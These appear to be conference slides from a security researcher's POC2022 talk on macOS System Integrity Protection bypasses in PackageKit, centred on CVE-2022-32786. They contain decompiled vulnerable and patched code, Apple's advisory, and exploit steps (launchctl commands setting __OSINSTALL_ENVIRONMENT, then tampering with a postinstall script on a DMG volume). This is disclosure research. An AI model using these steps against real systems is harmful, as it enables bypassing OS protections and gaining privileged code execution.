
Enumerate the path components of a given path:

- every path component must have the flag **SF_NOUNLINK** or **SF_RESTRICTED** (Make sure the component can’t be mountable)
- If it is a symlink, it will call the function recursively



macOS 12.3 〉 usr/include 〉 sys 〉 stat.h 〉 No Selection

```
#define SF_RESTRICTED   0x00080000      /* entitlement required for writing */
#define SF_NOUNLINK     0x00100000      /* Item may not be removed, renamed or mounted on */
```




```
v30 = "PackageKit: Cannot verify if the path is trusted. fstat(component=%s) failed. %s";
i = 0LL;
v33 = 0LL;
v32 = v3;
while ( 1 )
{
  v6 = objc_msgSend(v3, "objectAtIndex:", i);
  if ( !(unsigned __int8)objc_msgSend(v6, "isEqualToString:", CFSTR("/")) )
    break;
NextComponent:
  i = (unsigned int)(i + 1);
  v3 = v32;
  if ( (unsigned __int64)objc_msgSend(v32, "count") <= (unsigned int)i )
  {
    parentFD_1 = parentFD;
    goto LABEL_13;
  }
}
v7 = (const char *)objc_msgSend(v6, "fileSystemRepresentation");
parentFD_1 = parentFD;
fd = openat(parentFD, v7, 0x220000);           // O_SYMLINK, open the symlink itself, not follow
parentFD = fd;
if...
memset(&stat, 0, sizeof(stat));
p_stat = &stat;
if ( fstat_INODE64(fd, &stat) )
  goto ERROR;
if ( stat.st_dev != root_dev || (stat.st_flags & 0x180000) == 0 )
  goto END3;                                   // don't have SF_NOUNLINK or SF_RESTRICTED flags, then quit
if ( (stat.st_mode & 0xF000) != 0xA000 )       // is symlink
{
  close(parentFD_1);
  v33 = &stat;
  goto NextComponent;
}
v13 = (const char *)objc_msgSend(v6, "fileSystemRepresentation");
v14 = openat(parentFD_1, v13, 0x20000);        // follow the symlink
if...
v15 = v14;
if ( fcntl(v14, 50, realPath) != -1 )
{
  close(v15);
  v16 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithUTF8String:", realPath);
  v31 = (char *)objc_msgSend(v16, "pathComponents");
  v17 = (char *)objc_msgSend(v32, "count");
  v18 = objc_msgSend(v32, "subarrayWithRange:", (unsigned int)(i + 1), &v17[~i]);
  v19 = objc_msgSend(v31, "arrayByAddingObjectsFromArray:", v18);
  close(parentFD);
  close(parentFD_1);
  v20 = open("/", 0x120100);
  return _systemTrustedAndOnVolumeAtPath(root_dev, v20, v19);
}
v27 = (const char *)objc_msgSend(v6, "UTF8String");
v28 = __error();
v29 = strerror(*v28);
syslog_DARWIN_EXTSN(
  115,
  "PackageKit: Cannot verify if the path is trusted. Symlink fcntl(component=%s) failed. %s",
  v27,
  v29);
close(v15);
v33 = &stat;
END2:
  v3 = v32;
END:
  v25 = objc_msgSend(v3, "count");
  isTrusted = 0;
  if ( v25 == (id)(unsigned int)i && v33 )
    isTrusted = (v33->st_flags & 0x80000) != 0; // has restricted flag
  if ( parentFD != -1 )
    close(parentFD);
  if ( parentFD_1 != -1 )
    close(parentFD_1);
  return isTrusted;
```

```
00043AB5    systemTrustedAndOnVolumeAtPath:37 (7FF9026CBAB5)
```

CVE-2022-32786

Bypass via the environment variable

Fixed in macOS 12.5



PackageKit


Available for: macOS Monterey

Impact: An app may be able to modify protected parts of the file system

Description: An issue in the handling of environment variables was addressed with improved validation.

CVE-2022-32786: Mickey Jin (@patch1t)


CVE-2022-32786



```
  v77 = -1;
  v37 = getenv("__OSINSTALL_ENVIRONMENT");
  v38 = objc_msgSend(v70, "_rootVolumePath");
  v39 = (unsigned __int8)objc_msgSend(v38, "isEqualToString:", CFSTR("/"));
  CanModifySystemIntegrityProtectionFiles = PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles();
  LOBYTE(v42) = 1;
  if ( CanModifySystemIntegrityProtectionFiles && v39 )
    LOBYTE(v42) = (unsigned __int8)objc_msgSend(v70, "_isRestrictedPath", v41, v42) == 0;// patch of CVE-2022-26690
  if ( v37 || !(_BYTE)v42 )                          // v37 is from environment variable
  {
    v76 = 0LL;
    v44 = a3;
    goto spawn_directly;
  }
  v43 = -[PKRunPackageScriptInstallOperation request](self, "request");
  v76 = 0LL;
  v44 = a3;
  if ( (unsigned __int8)objc_msgSend(v43, "_isRecursive") )
  {
spawn_directly:
    v55 = objc_msgSend(v44, "path");
    v56 = (const char *)objc_msgSend(v55, "UTF8String");
    v57 = (const char *)objc_msgSend(v70, "UTF8String");
    syslog_DARWIN_EXTSN(118LL, "PackageKit: Executing script \"%s\" in %s", v56, v57);
    -[PKRunPackageScriptInstallOperation _switchToUserContext](self, "_switchToUserContext");
0006C143 -[PKRunPackageScriptInstallOperation _runPackageScript:packageSpecifier:component:scriptName:error
```

Exploit of CVE-2022-32786

1. Set the environment variable for the daemon system_installd :




```
sudo launchctl stop com.apple.system_installd
sudo launchctl setenv __OSINSTALL_ENVIRONMENT 1
sudo launchctl start com.apple.system_installd
```

2. Prepare a DMG volume, install an Apple-signed PKG to the untrusted DMG volume
3. Modify the postinstall script directly from the DMG volume, which will be spawned directly by system_installd and hence executed in a SIP-Bypass context

POC: https://github.com/jhftss/POC/tree/main/CVE-2022-32786

Demo: https://youtu.be/LMgHNXfTiN4

Patch of CVE-2022-32786



```
  v75 = -1;
  is_basesystem = os_variant_is_basesystem("com.apple.mac.install.PackageKit");
  v38 = objc_msgSend(scriptsDir, "_rootVolumePath");
  v39 = (unsigned __int8)objc_msgSend(v38, "isEqualToString:", CFSTR("/"));
  CanModifySystemIntegrityProtectionFiles = PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles();
  v41 = 1;
  if ( CanModifySystemIntegrityProtectionFiles && v39 )
    v41 = (unsigned __int8)objc_msgSend(scriptsDir, "_isRestrictedPath") == 0;
  if ( is_basesystem || !v41 )
  {
    v74 = 0LL;
    goto spawn_directly;
  }                                             // else spawn by XPC service
  v42 = -[PKRunPackageScriptInstallOperation request](self, "request");
  v74 = 0LL;
  if ( (unsigned __int8)objc_msgSend(v42, "_isRecursive") )
  {
spawn_directly:
    v53 = objc_msgSend(a3, "path");
    v54 = (const char *)objc_msgSend(v53, "UTF8String");
    v55 = (const char *)objc_msgSend(scriptsDir, "UTF8String");
    syslog_DARWIN_EXTSN(118, "PackageKit: Executing script \"%s\" in %s", v54, v55);
    -[PKRunPackageScriptInstallOperation _switchToUserContext](self, "_switchToUserContext");
    v56 = -[PKRunPackageScriptInstallOperation request](self, "request");
000691CC -[PKRunPackageScriptInstallOperation _runPackageScript:packageSpecifier:component:scriptName
```

Outline

1. Introduction to macOS SIP
2. PackageKit Internals
3. New Vulnerabilities & Exploitations (Demo)
4. Take Away
    a. Summary
    b. My thoughts
    c. Future Plan (What’s More)
    d. References

Summary

- What’s macOS SIP and the impact of SIP-bypass
- PKG file structure and how does PKG get installed by the system
- PackageKit internals and attack surfaces
- Some SIP-Bypass vulnerability details
- Exploitations are also public: https://github.com/jhftss/POC

My thoughts

- SIP-protected = restricted = trusted
- The biggest issue is that the PackageKit developers often **forget the security boundary** between **installd** and **system_installd**
  - They put many install operations into the same implementation in the PackageKit.framework
  - There could still be a lot of bugs stemming from this
- Installing an Apple-signed PKG into a DMG volume is **not trusted** by design
  - It could be safer if the installation task was assigned to installd rather than system_installd
- Each child process of system_installd must be handled with care.
  - Process monitoring is a good way to hunt for SIP-Bypass vulnerabilities.

Future Plan (What’s More)

- There are still many interesting logic vulnerabilities that I didn’t talk about today.
    - e.g., attack the PackageKit framework via the XPC interfaces...
    - Time is limited. Maybe I will share more at my next conference or blog post.
- How did I get arbitrary kernel code execution via the SIP-Bypass primitive ?
    - Stay tuned

References

- https://support.apple.com/en-us/HT204899
- https://objectivebythesea.org/v2/talks/OBTS_v2_Bradley.pdf
- https://objective-see.org/blog/blog_0x4D.html
- https://a2nkf.github.io/unauthd_Logic_bugs_FTW/
- https://perception-point.io/research-insights/technical-analysis-cve-2022-22583/
- https://jhftss.github.io/CVE-2022-26712-The-POC-For-SIP-Bypass-Is-Even-Tweetable/

POC2022

Thanks !

Mickey Jin (@patch1t)

Questions? Contact me on Twitter